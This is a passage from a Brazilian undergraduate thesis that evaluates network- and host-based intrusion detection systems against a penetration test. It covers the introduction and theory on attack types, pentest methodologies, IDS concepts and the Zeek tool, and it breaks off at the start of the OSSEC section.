CENTRO FEDERAL DE EDUCAÇÃO TECNOLÓGICA DE MINAS GERAIS
CAMPUS TIMÓTEO

Vinícius de Oliveira Campos

AVALIAÇÃO DA EFICÁCIA DE UM SISTEMA DE DETECÇÃO DE INTRUSÃO BASEADO EM REDE E EM *HOST* CONTRA UM TESTE DE INTRUSÃO

Timóteo

2023

Vinícius de Oliveira Campos

AVALIAÇÃO DA EFICÁCIA DE UM SISTEMA DE DETECÇÃO DE INTRUSÃO BASEADO EM REDE E EM *HOST* CONTRA UM TESTE DE INTRUSÃO

Monografia apresentada à Coordenação de Engenharia de Computação do Campus Timóteo do Centro Federal de Educação Tecnológica de Minas Gerais para obtenção do grau de Bacharel em Engenharia de Computação.

Orientador: Prof. Me. Adilson Mendes Ricardo

Timóteo

2023

Vinícius de Oliveira Campos

Avaliação da eficácia de um sistema de detecção de intrusão baseado em rede e em host contra um teste de intrusão

Trabalho de Conclusão de Curso apresentado ao Curso de Engenharia de Computação do Centro Federal de Educação Tecnológica de Minas Gerais, campus Timóteo, como requisito parcial para obtenção do título de Engenheiro de Computação.

Trabalho aprovado. Timóteo, 7 de dezembro de 2023:

Prof. Me. Adilson Mendes Ricardo
Orientador

Prof. Dr. Elder de Oliveira Rodrigues
Professor Convidado

Prof. Me. Douglas Nunes de Oliveira
Professor Convidado

Timóteo

Este trabalho é dedicado à minha família,
meus amigos e meus professores.

Agradecimentos

A Deus, por me dar força e sabedoria para me ajudar a vencer todos os obstáculos ao longo do curso.

A minha família, por me incentivar desde o começo e por ser meu alicerce.

Aos meus amigos, pela amizade verdadeira e apoio.

Ao meu orientador Adilson, pelo auxílio e pelas correções no desenvolvimento deste trabalho.

Enfim, agradeço a todos que estiveram ao meu lado durante essa etapa da minha vida.

“Ouço falarem que o esforço vence o talento,
gosto desse argumento.“
Major RD

Resumo

Os sistemas de detecção de intrusão são ferramentas capazes de identificar anomalias nas redes de computadores, podendo ser classificadas como baseado em rede (NIDS, do inglês *Network based Intrusion Detection System*) ou baseado em *host* (HIDS, do inglês *Host based Intrusion Detection System*). Este estudo tem como objetivo avaliar a eficácia de ambos os tipos de dispositivos em testes de intrusão. Para tal, foi criado um ambiente virtual, simulando uma rede corporativa com quatro máquinas diferentes, incluindo uma máquina de invasão, duas com HIDS (uma executando Windows e outra Linux) e uma máquina de gateway com um NIDS. Os testes foram feitos em três etapas para avaliar a eficácia dos sistemas, concluindo que o NIDS apresentou resultados mais satisfatórios em comparação com o HIDS, com um desempenho notavelmente superior nos testes conduzidos no ambiente Linux.

Palavras-chave: Sistemas de Detecção de Intrusão, Teste de Intrusão.

Abstract

Intrusion detection systems are tools capable of identifying anomalies in computer networks, which can be classified as network-based (NIDS, "Network-based Intrusion Detection System") or host-based (HIDS, "Host-based Intrusion Detection System"). This study aims to assess the effectiveness of both types of devices in intrusion tests. To do so, a virtual environment was created, simulating a corporate network with four different machines, including an intrusion machine, two with HIDS (one running Windows and the other Linux), and a gateway machine with a NIDS. Tests were conducted in three stages to evaluate the effectiveness of the systems, concluding that NIDS showed more satisfactory results compared to HIDS, with notably superior performance in tests conducted in the Linux environment.

Keywords: Intrusion Detection Systems, Intrusion Testing.

Lista de ilustrações

Lista de tabelas

Lista de abreviaturas e siglas

CPU	Central Processing Unit - Unidade Central de Processamento
DDoS	Distributed Denial of Service - Negação Distribuída de Serviço
DoS	Denial of Service - Negação de Serviço
FTP	File Transfer Protocol - Protocolo de Transferência de Arquivos
IDS	Intrusion Detection System - Sistema de Detecção de Intrusões
IPS	Intrusion Prevention System - Sistema de Prevenção de Intrusões
NIDPS	Network-based IDPS - IDS Baseado em Rede
NIDS	Network-based IDS - IDS Baseado em Rede
HIDS	Host-based IDS - IDS Baseado em Host
HTTP	Hypertext Transfer Protocol - Protocolo de Transferência de Hipertexto
IDPS	Intrusion Detection and Prevention System - Sistema de Detecção e Prevenção de Intrusões
IP	Internet Protocol - Protocolo de Internet
JSON	JavaScript Object Notation - Notação de Objetos JavaScript
SMB	Server Message Block - Bloco de Mensagem do Servidor
SSH	Secure Socket Shell - Shell de Conexão Segura
SSL	Secure Sockets Layer - Camada de Conexão Segura
TSV	Tab-separated values - Valores Separados por Tabulação

Sumário

1 Introdução

O uso da internet cresceu exponencialmente nas últimas décadas e se tornou uma parte integrante da vida diária das pessoas, impulsionados pela evolução tecnológica, inovações e demanda crescente por conectividade e comunicação instantânea, expandindo as redes de computadores.

As redes de computadores estão presentes em diversos ambientes, incluindo o corporativo. Elas são utilizadas por empresas para conectar seus funcionários, clientes e parceiros, permitindo a comunicação, colaboração e o compartilhamento de recursos. No entanto, essas redes também podem ser alvos de ataques cibernéticos, roubo de dados e outros tipos de ameaças que podem comprometer a segurança da informação.

Segundo Tanenbaum, Feamster e Wetherall (2021), no começo da criação das redes, elas eram usadas por pesquisadores universitários e funcionários de empresas para atividades simples e não se pensava em segurança nesta época, entretanto, atualmente as redes estão disponíveis para milhares de pessoas para realizar atividades que necessitam de proteção tornando a segurança da informação uma preocupação crescente.

A segurança da informação é um tema cada vez mais relevante na sociedade atual, especialmente com o aumento crescente do uso da tecnologia em diversos setores, como nas empresas e na comunicação em geral. Nesse contexto, os ataques de invasão têm se tornado cada vez mais frequentes e sofisticados, colocando em risco a integridade e confidencialidade de informações importantes. Desde ataques de *phishing* até ataques *ransomware*, as técnicas utilizadas pelos invasores se tornam cada vez mais avançadas, o que dificulta a detecção e prevenção desses incidentes (JOHNSON, 2015).

Para garantir a segurança da rede corporativa, as empresas devem implementar políticas de segurança sólidas e regulares avaliações de vulnerabilidade. Além disso, as empresas devem manter dispositivos atualizados e utilizar ferramentas de segurança, como *firewalls*, antivírus e sistemas de detecção e prevenção de intrusos, para monitorar a rede e detectar possíveis ameaças.

Os dispositivos de detecção e prevenção de invasão são uma das principais ferramentas utilizadas para garantir a segurança dos sistemas de informação. Para Kurose e Ross (2014) um sistema de detecção de invasão (IDS, do inglês *Intrusion Detection System*) examina o tráfego da rede gerando alertas de atividades anormais e um sistema de prevenção de invasão (IPS, do inglês *Intrusion Prevention System*) é capaz de filtrar essas atividades.

1.1 Motivação

A equipe de pesquisa FortLab Guards da empresa de soluções de segurança cibernética Fortinet, registrou 31,5 bilhões de tentativas de ataques cibernéticos no primeiro semestre de 2022 no Brasil, quase o dobro de 2021, sendo o segundo país mais atingido na América

Latina. Entre os ataques reportados, o *ransomware*, que consiste em "sequestrar" o dispositivo da vítima cobrando um resgate, foi um dos mais registrados (Fortinet, 2022).

Os ataques de *ransomware* são um dos vários outros tipos de ataques existentes e que podem causar prejuízos significativos para as empresas. Além dos danos financeiros, tais ataques podem afetar a reputação da empresa gerando perda de confiança dos clientes e comprometer a segurança de dados sensíveis. A necessidade de investimento em segurança cibernética é fundamental para prevenir e mitigar os danos causados por esses ataques. Neste contexto surge a seguinte questão: Como contribuir para a segurança da informação em ambientes corporativos contra possíveis ataques de invasão?

1.2 Objetivos

1.2.1 Objetivo Geral

Contribuir para a segurança da informação em ambientes corporativos pela comparação de eficiência entre um dispositivo de detecção de intrusão baseado em *host* e baseado em rede em identificar um teste de intrusão.

1.2.2 Objetivos Específicos

- Pesquisar as principais ferramentas IDS para definir qual será utilizada com base na literatura;
- Implementar um ambiente virtual simulando uma rede corporativa onde serão realizado os testes;
- Instalar um dispositivo de detecção de intrusão baseado em rede e um sistema de detecção de intrusão baseado em *host* em um sistema Linux e em um sistema Windows;
- Realizar o teste de intrusão nas máquinas alvos;
- Comparar os resultados reportadas pelos dois tipos de IDS.

2 Fundamentação teórica

O presente trabalho busca avaliar a eficiência de uma ferramenta IDS baseada em *host* e outra baseada em rede na detecção de um teste de intrusão. Para a compreensão desse estudo, neste capítulo serão apresentados os principais conceitos e ferramentas utilizadas.

2.1 Segurança da informação

Os avanços tecnológicos têm transformado a maneira como as empresas gerenciam seus dados e informações. A tecnologia permite o acesso a informações em tempo real, a integração de sistemas e a otimização de processos, aumentando a eficiência e a produtividade.

No entanto, junto com esses avanços vêm novos desafios para a segurança da informação. Segundo Sêmola (2014, p.41), “segurança da informação é uma área de conhecimento voltada à proteção da informação e dos ativos associados contra indisponibilidade, alterações indevidas e acessos não autorizado”. De maneira similar, para Alves (2006, p.1) a segurança da informação "visa proteger a informação de forma a garantir a continuidade dos negócios, minimizando os danos e maximizando o retorno dos investimentos e as oportunidades de negócios”. Neste contexto, dados e informações são recursos valiosos e altamente desejáveis tanto para indivíduos quanto para organizações, e, portanto, devem ser protegidos. Dessa forma, torna-se crucial que as empresas adotem medidas de segurança apropriadas para proteger seus sistemas e informações, se adequando a leis e regulamentações que exigem a proteção das informações, como a Lei Geral de Proteção de Dados (LGPD) no Brasil.

Para alcançar essa proteção, existem três princípios conhecido como **tríade CIA** (do acrônimo em inglês para *confidentiality, integrity and availability*) que servem de alicerce para um plano de segurança da informação. Conforme descrito pela Norma Brasileira (NBR) 17799:2005 (ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS, 2005), são eles:

- **Confidencialidade** garante que as informações estarão acessíveis somente para quem tem autorização;
- **Integridade** garante que as informações devem ser mantidas na sua forma íntegra, ou seja, sem sofrer alterações não autorizada por terceiros;
- **Disponibilidade** garante que as as informações devem estar disponíveis para as pessoas autorizadas sempre que necessário.

Existem ainda mais dois conceitos necessários para fortalecer a segurança de uma organização: autenticidade e não repúdio. A autenticidade, conforme definido por Stallings (2015), diz respeito à capacidade de verificar a identidade de um usuário em uma transação ou comunicação. Isso envolve a confirmação da identidade do remetente da mensagem e a integridade dos dados transmitidos. Já não repúdio ou irretratabilidade da comunicação,

de acordo com Beal (2012) refere-se à prevenção de um dos participantes da comunicação negar ter enviado ou recebido uma mensagem. A garantia de autenticidade e não repúdio são importantes para a confiança e credibilidade das partes envolvidas em uma transação ou comunicação.

2.2 Ataques à segurança


Os ataques cibernéticos são uma realidade que podem afetar desde um simples usuário até grandes empresas, governos e sistemas críticos. Coelho, Araujo e Bezerra (2014, p.5) definem ataque como "um ato deliberado de tentar se desviar dos controles de segurança, com o objetivo de explorar as vulnerabilidades". Similarmente, Whitman e Mattord (2011) identificam o ataque como uma maneira de controlar um sistema através da exploração de uma vulnerabilidade que o compromete. Pode-se observar que os ataques são uma tentativa de comprometer a confidencialidade, integridade ou disponibilidade de um sistema ou rede de computadores.

Tanto a recomendação X.800 da International Telecommunication Union (1991) quanto a RFC 4949 da Internet Engineering Task Force (2007) classificam o ataque à segurança como passivo ou ativo. Os ataques passivos tem como objetivo obter as informações do indivíduo por meio de um monitoramento silencioso, sem afetar os seus recursos, tornando-se difícil de detectar. Por outro lado, os ataques ativos alteram esses recursos ou afetam as operações através de modificações no fluxo de dados ou criação de fluxos falsos.

2.2.1 Modelos de ataques

Conforme Coelho, Araujo e Bezerra (2014), existem quatro modelos de ataques, como mostra na Figura 1, são eles:

Figura 1 – Modelos de ataque



Fonte: (COELHO; ARAUJO; BEZERRA, 2014)

- **Interrupção** - caracterizado como um ataque contra a disponibilidade, o objetivo deste ataque é interromper ou destruir um ativo;
- **Interceptação** - caracterizado como um ataque contra a confidencialidade, o objetivo deste ataque é acessar um ativo sem autorização;
- **Modificação** - caracterizado como um ataque contra a integridade, o objetivo deste ataque é alterar um ativo sem autorização;
- **Fabricação** - caracterizado como um ataque contra a autenticidade, o objetivo deste ataque é inserir objetos falsificados em um ativo.

2.2.2 Tipos de ataques

Diariamente, uma ampla gama de técnicas, ferramentas e métodos de ataque surgem, refletindo a constante evolução das ameaças à segurança, os *hackers* têm se especializado em diversos tipos de ataques, com objetivos variados, mas que geralmente envolvem a obtenção de informações sensíveis, lucro financeiro ou simplesmente causar danos. Para obter uma compreensão mais abrangente desses ataques, é importante destacar alguns dos mais comumente empregados:

- **Códigos maliciosos** - segundo Whitman e Mattord (2011), os ataques de códigos maliciosos como vírus, *worms*, *adwares*, *spywares*, cavalo de troia e *Web Scripts* são ataques que se executados, têm como objetivo destruir ou roubar informações;
- **IP Spoofing** - "A capacidade de introduzir pacotes na Internet com um endereço de origem falso é conhecida como IP *spoofing*"(KUROSE; ROSS, 2014, p.44);
- **Ataques de força bruta** - consiste em tentar inúmeras combinações possíveis como por exemplos, senhas de usuários ou portas de rede abertas;
- **Engenharia social** - Mitnick e Simon (2003) descreve a engenharia social como um meio de influenciar uma pessoa a fornecer informações, seja com o uso de tecnologia ou não
- **Phishing** - busca obter informações por meio de uma fraude eletrônica;
- **Negação de serviço (DoS e DDoS)** - Whitman e Mattord (2011), definem DoS (*Denial of Service*) como um ataque que sobrecarrega um alvo com envio de muitas requisições deixando-o inoperante. Já DDoS (*Distributed Denial of Service*) segue a mesma ideia, porém o ataque vem de várias localidades diferentes;
- **Analisador de pacotes** - para Kurose e Ross (2014), o analisador de pacote (*Packet Sniffer*) é uma ferramenta passiva que captura e observa cada pacote trocado pelo computador.

2.3 Mecanismos de proteção à informação

Para garantir a proteção dos dados e evitar acessos indesejados, é importante contar com uma variedade de técnicas e ferramentas de defesa que vão ajudar a alcançar os princípios fundamentais da segurança da informação, tais como:

- **Criptografia** - para Whitman e Mattord (2011), a criptografia envolve o uso de códigos com o objetivo de garantir a segurança na transmissão de informações;
- **Backup** - o backup é a cópia dos dados em um local seguro. Diógenes e Mauser (2013) ressaltam que este local seguro deve ser diferente de onde a informação está armazenada, pois se os dados estão em um servidor e o mesmo fica indisponível, não será possível acessar o backup;
- **Firewall** - de acordo com Tanenbaum e Wetherall (2011, p.513), "o firewall atua como filtro de pacotes. Ele inspeciona todo e qualquer pacote que entra e que sai.";
- **Autenticação** - Tanenbaum e Woodhull (2008) definem autenticação como um processo de verificar a identidade do usuário. Segundo os autores, "a maioria dos métodos de autenticação é baseada na identificação de algo que o usuário conhece, em algo que o usuário tem ou em algo que ele é."(p. 491);
- **Antivírus** - é um software que detecta e elimina programas maliciosos em um computador;
- **Sistema de detecção e prevenção de intrusão** - são mecanismos que podem ser instalados em software ou hardware, com objetivo de detectar e prevenir possíveis ameaças. O IDS é responsável por detectar uma tentativa de ataque e emitir um alerta para o administrador da rede. Diferente do IDS que é uma solução passiva, o IPS é capaz de tomar uma ação com intuito de bloquear um ataque ao detectar uma atividade suspeita.

Entretanto a implementação de mecanismos de segurança por si só não são suficientes para a proteção da rede, fazendo-se necessário a adoção de uma política de segurança. Para Sêmola (2014, p.105), “com o propósito de fornecer orientação e apoio ás ações de gestão de segurança, a política tem um papel fundamental e, guardadas as devidas proporções, tem importância similar à Constituição Federal para um país”. Essas políticas geralmente incluem diretrizes e procedimentos para a utilização de tecnologias e ações a serem tomadas em caso de violação da segurança.

Dessa forma, as medidas voltadas para segurança da informação só é bem-sucedida se combinado com uma política de segurança da informação através de um planejamento (WHITMAN; MATTORD, 2011).

2.4 Teste de intrusão

Segundo Moreno (2015) o teste de intrusão, também conhecido como *pentest*, envolve uma série de testes metodológicos aplicados em redes, computadores e aplicações, visando

a detecção e exposição de vulnerabilidades. Moreno também destaca que "aplicar e realizar um pentest torna-se tarefa vital para grandes corporações, pois somente por meio do pentest é que será possível descobrir as falhas inerentes à rede testada" (p.33).

Visto isso, o pentest torna-se uma ferramenta indispensável para as empresas, representando uma abordagem proativa para aprimorar a segurança cibernética e minimizar os riscos. O autor acrescenta que "o teste de penetração deve fazer parte do escopo de um projeto de redes, tendo em vista que haverá inúmeras maneiras que o atacante utilizará para obter acesso à rede testada" (p.33).

2.4.1 Tipos de testes de intrusão

Moreno (2015) classifica três tipos de pentest, são eles:

- **Black-box** - nesse teste, o indivíduo que irá realizar os testes não tem nenhum conhecimento prévio sobre o sistema alvo. Este tipo pode ser subcategorizado como: *Blind*, quando o alvo sabe que será atacado, ou *Double Blind*, quando o alvo não sabe que será atacado e nem quais ataques serão realizados;
- **White-box** - nesse teste, o indivíduo que irá realizar os testes possui o total conhecimento do alvo. Também pode ser subcategorizado como: *Tandem*, quando o alvo sabe que será atacado, ou *Reversal* quando o alvo não sabe que será atacado;
- **Gray-box** - por fim, neste teste o indivíduo possui um conhecimento parcial do seu alvo, representando uma combinação do *black-box* e *white-box*. As duas subcategorias desse tipo são: *Gray-box*, o alvo está ciente que será atacado e *Double gray-box*, onde o sistema alvo não tem conhecimento prévio do teste.

2.4.2 Metodologias

Existe uma variedade de metodologias de teste de intrusão disponíveis que podem ser adotada de maneira estratégica para atender às necessidades da organizações.

Alguns exemplos de metodologias empregadas são:

- ISSAF (*Information Systems Security Assessment Framework*);
- PTES (*Penetration Testing Execution Standard*);
- OSSTMM (*Open Source Security Testing Methodology Manual*);
- OWASP (*Open Web Application Security Project Top Ten*).

A seleção da metodologia a ser empregada é influenciada por diversos elementos, como o escopo estabelecido para o projeto, as máquinas que serão avaliadas e o objetivo almejado com o teste (MORENO, 2015).

2.4.2.1 ISSAF

O ISSAF (*Information Systems Security Assessment Framework*) é uma *framework* elaborado pela Open Information Systems Security Group (2005), que divide um teste de intrusão em etapas, detalhando com profundidade cada etapa. Sua finalidade é oferecer contribuições práticas na avaliação de segurança que se espelham em situações reais.

As fases de um teste de penetração com base nessa metodologia são:

1. **Planejamento** - envolve identificar os ativos, a infraestrutura, o propósito do *pentest*, a situação econômica da empresa, e assim, traçar um plano de ataque;
2. **Avaliação** - essa etapa aborda as avaliações de risco de segurança da informação de uma empresa, considerando os seus objetivos comerciais e os riscos relacionados;
3. **Tratamento** - está relacionado à tomada de decisão sobre os riscos encontrados;
4. **Acreditação** - envolve avaliar os controles selecionados para implementação na certificação ISSAF, determinando sua concessão. A etapa final para a empresa obter a certificação envolve testes por auditores da OISSG, identificação de falhas nos critérios e emissão do certificado de conformidade, se aprovado;
5. **Manutenção** - envolve reavaliações regulares e contínuas.

2.4.2.2 PTES

O *Penetration Testing Execution Standard* é formado por sete passos que englobam todos os aspectos de um teste de intrusão, desde o contato inicial, passando pela análise de vulnerabilidades, exploração e pós-exploração, e concluindo na fase de elaboração do relatório final.

O PTES não detalha a execução exata do *pentest*, mas sim as etapas típicas a serem seguidas. As diretrizes técnicas complementam o PTES, mas são apenas uma aproximação das etapas a serem realizadas. A execução real do teste varia de cliente para cliente.

Os passos desta metodologia são:

1. **Pré-engajamento** - as interações pré-engajamento abrangem os aspectos a serem tratados e discutidos antes do início de um teste de penetração. Isso envolve estabelecer o escopo, cronograma, pagamento, regras de engajamento e resultados esperados do teste;
2. **Coleta inteligente** - esta seção define as atividades de coleta de informações para o reconhecimento contra um alvo;
3. **Modelagem de ameaças** - esta fase estabelece uma abordagem de modelagem de ameaças necessária para uma execução precisa de um teste de penetração. O padrão não adota um modelo específico, mas demanda que o modelo escolhido seja coerente

em termos de representação das ameaças, suas capacidades e qualificações para a organização testada, além de ser aplicável consistentemente em futuros testes, produzindo os mesmos resultados;

4. **Análise de vulnerabilidades** - esta seção, inicia uma interação direta com o alvo, com o objetivo de identificar possíveis vulnerabilidades na rede, utilizando ferramentas automatizadas, bem como análises manuais;

5. **Exploração** - esta fase envolve tentar explorar as falhas encontradas na fase anterior. A abordagem da exploração dependerá da gravidade das vulnerabilidades, mas, em geral, o atacante deve contornar as restrições de acesso para obter acesso às máquinas;

6. **Pós-exploração** - após uma invasão bem-sucedida, o objetivo nessa fase é alcançar o nível de permissão máximo da máquina ou até mesmo da rede e manter o controle da máquina para uso posterior;

7. **Relatório** - esta é a fase mais importante para o cliente, pois é a apresentação dos resultados.

2.4.2.3 OSSTMM

A abordagem da metodologia OSSTMM utiliza princípios científicos para facilitar a gestão da segurança da informação. Seu propósito é realizar uma avaliação da segurança cibernética, levando em conta as metas corporativas (MORENO, 2015).

Um teste de segurança em conformidade com as diretrizes do OSSTMM deve percorrer três etapas:

1. **Pré-teste** - nesta etapa inicial, a avaliação de segurança abrange a conformidade legal, ética e regras de conduta apropriada. Isso inclui aspectos contratuais, escopo, prazos e as partes envolvidas no processo;

2. **Teste** - é executado os testes adequados, seguindo o tipo de teste (black-box, white-box ou gray-box);

3. **Pós-teste** - elaboração do relatório final, expondo os resultados obtidos.

2.4.2.4 OWASP

A metodologia OWASP é especialmente desenvolvida para a realização de testes em servidores e aplicações web. A metodologia descreve em detalhes as vulnerabilidades, técnicas e ferramentas para executar os testes nessas plataformas.

2.5 Sistema de detecção e prevenção de intrusão

Segundo Diógenes e Mauser (2013) um sistema de detecção de intrusão é um sistema capaz de detectar tentativas de intrusão e emitir um alerta. Ainda conforme os autores, pode

ser considerada uma tentativa de intrusão qualquer atividade que possa comprometer o sistema. Whitman e Mattord (2011) destacam que esses alertas podem ser visuais, audíveis ou silenciosos, por meio de envio de *e-mail* ou exibição de uma página de alerta.

Uma extensão do IDS é o sistema de prevenção de intrusão (IPS), que para Kurose e Ross (2014) é um dispositivo que realiza filtragem do tráfego considerado suspeito. O IPS surgiu da necessidade de um sistema proativo, que tome ações para bloquear ataques, visto que o IDS é um sistema passivo, que necessita de um sistema de monitoramento à parte (DIóGENES; MAUSER, 2013).

De acordo com Whitman e Mattord (2011), devido à coexistência comum dos dois sistemas, a terminologia "detecção e prevenção de intrusão"(IDPS) é frequentemente empregada para descrever as tecnologias atuais de combate a intrusões.

Diógenes e Mauser (2013) citam alguns termos padrões utilizados pelos fabricantes de IDS, são eles:

- **Alerta** - é um sinal acionado quando o sistema identifica uma tentativa de intrusão;
- **Evento** - são atividades interpretadas pelo sistema IDS como atividades suspeitas;
- **Notificação** - uma etapa do procedimento empregado pelo IDS, responsável por notificar o sistema de monitoramento sobre a ocorrência de um ataque;
- **Falso Positivo** - alarme falso disparado pelo sistema;
- **Falso Negativo** - falha ao detectar uma ataque legítimo;
- **Noise** - é um dado interpretado pelo sistema IDS como um falso positivo;
- **Políticas** - Normas e diretrizes estabelecidas com base na política de segurança da empresa, que regem a implementação e operação do sistema de detecção e prevenção de intrusão;
- **Filtro de Alarme** - procedimento de classificar ataques reais e falsos positivos.

Kurose e Ross (2014) destacam duas formas de funcionamento do IDS: baseado em assinatura e baseado em anomalia. Um IDS baseado em assinatura, possui um base de dados contendo conjuntos de regras relacionadas a atividades de invasão, as assinaturas. Cada pacote que passa pelo IDS é comparado com cada assinatura presente no banco de dados, caso um pacote corresponda uma assinatura específica, é disparado um alerta. Por outro lado, o IDS baseado em detecção de anomalias estabelece um padrão de tráfego considerado normal e detecta tráfegos suspeitos com base nesse perfil estabelecido. Isso permite identificar desvios e comportamentos incomuns no tráfego de dados.

Além disso, os autores ressaltam algumas desvantagens do IDS baseado em assinatura, apesar de sua ampla utilização, esse tipo de IDS pode apresentar limitações ao não identificar novos ataques, uma vez que sua base de assinaturas pode não estar atualizada. Inclusive, ao comparar cada pacote, o sistema pode sobrecarregar-se e deixar de identificar pacotes maliciosos.

2.5.1 Tipos de IDPS

Conforme Whitman e Mattord (2011) existem dois tipos de IDPS, que são *Network-based IDPS (NIDPS)* e *Host-based IDPS (HIDPS)*.

2.5.2 Sistemas de Detecção e Prevenção de Intrusão Baseado em Rede

O NIDPS se concentra na segurança dos ativos de informação em uma rede. Segundo Whitman e Mattord (2011), um IDPS baseado em rede é instalado em um dispositivo conectado a um segmento da rede de uma organização, com o objetivo de monitorar e analisar todo o tráfego de rede nesse segmento, a fim de identificar possíveis indícios de ataques em andamento ou bem-sucedidos. Quando instalado em um local específico da rede, é possível monitorar um conjunto específico de computadores hospedeiros em um segmento de rede, ou acompanhar o tráfego de todos os sistemas que compõem a rede.

O NIDS conforme Nakamura e Geus (2007) pode ser dividido em duas partes complementares. Por um lado, existem os sensores, que são estrategicamente distribuídos pela rede para capturar e analisar os pacotes de dados. Por outro lado, há o gerenciador ou console, responsável por administrar de forma integrada os sensores.

Os autores destacam, a capacidade do NIDS em detectar ataques na rede quase que em tempo real. Devido ao fato de os sensores operarem em modo promíscuo dentro do mesmo segmento de rede do servidor alvo, eles têm a capacidade de capturar, analisar e responder aos pacotes quase que simultaneamente ao ataque direcionado ao servidor, uma possível resposta desses ataques detectados poderia ser a finalização da conexão. Este sistema possui outras características positivas, tais como: a dificuldade de detecção por *hackers*, tornando ainda mais desafiador para eles apagarem seus rastros; além disso, ele não causa impacto no desempenho da rede e pode ser oferecido para múltiplas plataformas.


Conforme apontado por Whitman e Mattord (2011) a NIDPS possui algumas limitações, elas não têm a capacidade de analisar pacotes criptografados, não diferenciam com precisão entre ataques bem-sucedidos e mal-sucedidos e também há certos tipos de ataques, como os que envolvem pacotes fragmentados, que não são prontamente identificados.

2.5.3 Sistemas de Detecção e Prevenção de Intrusão Baseado em *Host*

Neste caso, o IDPS está localizado não em um segmento de rede, mas sim em um dispositivo particular, como um computador ou servidor conhecido como *host*, monitorando as atividades do sistema deste dispositivo (WHITMAN; MATTORD, 2011).

Conforme mostrado na Figura 2 Nakamura e Geus (2007, p.270) ressaltam que esse sistema pode "monitorar acessos e alterações em importantes arquivos do sistema, modificações nos privilégios dos usuários, processos do sistema, programas que estão sendo executado, uso da CPU, entre outros aspectos".

Figura 2 – Alguns tipos possíveis de detecção com o HIDS



Fonte: (NAKAMURA; GEUS, 2007)

Whitman e Mattord (2011) listam algumas vantagens, tais como:

- Consegue analisar pacotes que foram criptografados, já que ao chegar no *host* esses pacotes são descriptografados;
- O uso de protocolos de rede comutados não afeta um HIDPS;
- É capaz de detectar inconsistências na utilização de aplicativos e programas de sistemas ao examinar os registros armazenados nos *logs* de auditoria, o que pode resultar na detecção de ataques de de Cavalo de Troia.

Além disso, os autores indicam algumas desvantagens. Um HIDPS é suscetível a ataques diretos, como ataques de negação de serviço (DoS) e ataques contra o sistema operacional do *host*, o que pode resultar no comprometimento e/ou perda de funcionalidade do HIDPS e ainda por cima, requer espaço considerável em disco para armazenar os registros de auditoria do sistema operacional do *host*.

2.6 Ferramentas IDS/IPS

Detecção e prevenção de intrusões são aspectos críticos na segurança de redes corporativas. Existem várias ferramentas disponíveis para auxiliar nesse processo, cada uma com suas características e funcionalidades únicas. A escolha da ferramenta adequada para um ambiente corporativo depende das necessidades específicas da rede, como tamanho, tráfego, complexidade e nível de segurança desejado. Neste contexto, destacam-se as seguintes ferramentas de código aberto: Snort, Suricata, OSSEC. Wazuh, Bro (Zeek) e Security Onion.

2.6.1 Bro (Zeek)

O Bro, agora conhecido como Zeek, é uma poderosa plataforma de análise de rede de código aberto que fornece recursos avançados de monitoramento e segurança. Foi criado por Vern Paxson na década de 1990 sob o nome "Bro", como uma forma de entender o que estava

acontecendo nas redes de sua universidade. Atualmente está na versão estável 5.0.9 lançada em 19 de Maio de 2023.

A ferramenta não funciona como um dispositivo de segurança ativo, como um *firewall* ou sistema de prevenção de intrusões. O Zeek é capaz de interpretar o tráfego e gerar registros de transações precisos e compactos, utilizando formatos como tabela separada por tabulação (TSV) ou JSON, facilitando o pós-processamento com software externo.

Além dos registros, o Zeek oferece recursos integrados para diversas tarefas de análise e detecção, como a extração de arquivos de sessões HTTP, detecção de *malware* através de integração com registros externos, relatórios de versões vulneráveis de *software* identificadas na rede, detecção de ataques de força bruta em SSH, validação de cadeias de certificados SSL entre outras funcionalidades.

2.6.2 Open Source Security (OSSEC)

